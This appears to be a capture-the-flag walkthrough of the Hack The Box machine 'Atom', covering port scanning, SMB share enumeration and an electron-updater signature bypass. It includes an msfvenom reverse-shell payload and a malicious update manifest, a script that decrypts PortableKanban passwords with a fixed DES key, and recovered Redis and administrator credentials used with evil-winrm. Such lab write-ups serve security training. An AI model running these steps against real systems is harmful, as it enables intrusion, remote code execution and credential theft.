Credentials

Username	Password	Service
	kidvscat_yes_kidvscat	Redis Server
Administrator	kidvscat*admin*@123	WinRm

Nmap

Port	Service	Description
80	http	Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
135	msrpc	Microsoft Windows RPC
443	ssl/https	Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
445	micrsoft-ds	Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
5985	http	Microsoft Windows RPC
6379	redis	Redis key-value store

Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.91 scan initiated Sun Jul 11 12:27:12 2021 as: nmap -sC -sV -p- -oN
Full 10.10.10.237
Nmap scan report for 10.10.10.237
```


```
Host is up (0.023s latency).
Not shown: 65529 filtered ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j
PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
135/tcp  open  msrpc        Microsoft Windows RPC
443/tcp  open  ssl/http     Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j
PHP/7.3.27)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup:
WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6379/tcp open  redis        Redis key-value store
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h32m22s, deviation: 4h02m29s, median: 12m21s
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: ATOM
|   NetBIOS computer name: ATOM\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-11T09:41:45-07:00
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-11T16:41:48
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Jul 11 12:30:03 2021 -- 1 IP address (1 host up) scanned in
170.82 seconds
```

Web Enumeration (Port 80/443)



Feedback


Be our testimonial by sending a mail to MrR3boot@atom.htb

- MrR3boot@atom.htb

Gobuster

- dir
- vhosts

download heed_setup_v1.0.0.zip



```
kali@kali:~/hackthebox/Atom/heed/heed_plugins_dir/app/resources$ ls
app.asar  app-update.yml  electron.asar  elevate.exe  inspector
kali@kali:~/hackthebox/Atom/heed/heed_plugins_dir/app/resources$ cat app-update.yml
provider: generic
url: 'http://updates.atom.htb'
publisherName:
```

- updates.atom.htb

- **/etc/hosts**

```
10.10.10.237    updates.atom.htb atom.htb
```

Extract asar files

```
npx asar extract app.asar .
```

Found this
https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html

buld payload

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.41 LPORT=9001 -f exe -
o rev.exe
```

build latest.yml

```
version: 1.33.7
files:
  - url: r’ev.exe
    sha512:
hz84nUEgqcZ1c4iXPHl+rDMbffQKtKo95YHt313x6+oaTFlpUfnmxT1YwrqQF1qnwKlEMToMnI8iz7tkt4

    size: 7168
path: r'ev.exe
sha512:
hz84nUEgqcZ1c4iXPHl+rDMbffQKtKo95YHt313x6+oaTFlpUfnmxT1YwrqQF1qnwKlEMToMnI8iz7tkt4

releaseDate: '2021-07-11T11:17:02.627Z'
```

MSRPC (Port 135)


- nothing much here except possible Print NightMare Vuln
    - Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
    - Protocol: [MS-RPRN]: Print System Remote Protocol

SMB (Port 445)

```
kali@kali:~/hackthebox/CrossFitTwo/www$ smbclient -N -L //10.10.10.237

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Software_Updates Disk
SMB1 disabled -- no workgroup available
```

- Software_Updates - UAT_Testing_Procedures.pdf



Heedv1.0

Internal QA Documentation

What is Heed ?

Note taking application built with electron-builder which helps users in taking important notes.

Exploit

upload latest and rev.exe (change to r'eve.exe) to Software_Updates/client1

```
smb: \client1\> dir
  .                                   D        0  Sun Jul 11 14:44:12 2021
  ..                                  D        0  Sun Jul 11 14:44:12 2021
  latest.yml                          A      311  Sun Jul 11 14:44:06 2021
  r'ev.exe                            A     7168  Sun Jul 11 14:44:12 2021
```

```
                4413951 blocks of size 4096. 1241943 blocks available
```

Start listener nc -lvp 9001

```
C:\WINDOWS\System32>whoami
atom\jason
```

Continue Enumeration

```
    Directory: C:\Users\jason\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/31/2021   2:36 AM                node_modules
d-----          4/2/2021   8:21 PM                PortableKanban
```

C:\Users\Jason\Downloads\PortableKanban\PortableKanban.cfg

```
"RoamingSettings":
{"DataSource":"RedisServer","DbServer":"localhost","DbPort":6379,
"DbEncPassword":"Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb",
```

exploit.py (just modified script from Exploit-DB)

```
import json
import base64
from des import * #python3 -m pip install des
import sys

try:
        path = sys.argv[1]
except:
        exit("Supply path to PortableKanban.pk3 as argv1")

def decode(hash):
        hash = base64.b64decode(hash.encode('utf-8'))
        key = DesKey(b"7ly6UznJ")
        return key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8')
print(decode("Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb"))
```

Redis Password 00 - Loot > Credentials

```
(venv) kali@kali:~/hackthebox/Atom/www$ python3 exploit.py file.pk3
kidvscat_yes_kidvscat
```

Also can find it here in plaintext.

C:\Program Files\redis\redis.windows-service.cnf

```
cat redis.windows-service.conf | grep -v "#"
requirepass kidvscat_yes_kidvscat
```

Redis (Port 6379)

```
kali@kali:~/hackthebox/Atom/www$ redis-cli -h 10.10.10.237
10.10.10.237:6379> auth kidvscat_yes_kidvscat
OK
10.10.10.237:6379> keys *
1) "pk:ids:User"
2) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
3) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
4) "pk:ids:MetaDataClass"
```

```
10.10.10.237:6379> get "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":
\"Administrator\",\"Initials\":\"\",\"Email\":\"\",
\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",
\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"
```

```
(venv) kali@kali:~/hackthebox/Atom/www$ python3 exploit.py
kidvscat_yes_kidvscat
kidvscat_admin_@123
```

Privesc to Administrator

WinRm (Port 5985)

```
kali@kali:~/hackthebox/Atom/www$ evil-winrm -i 10.10.10.237 -u administrator -p
kidvscat_admin_@123

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> whoami
atom\administrator
```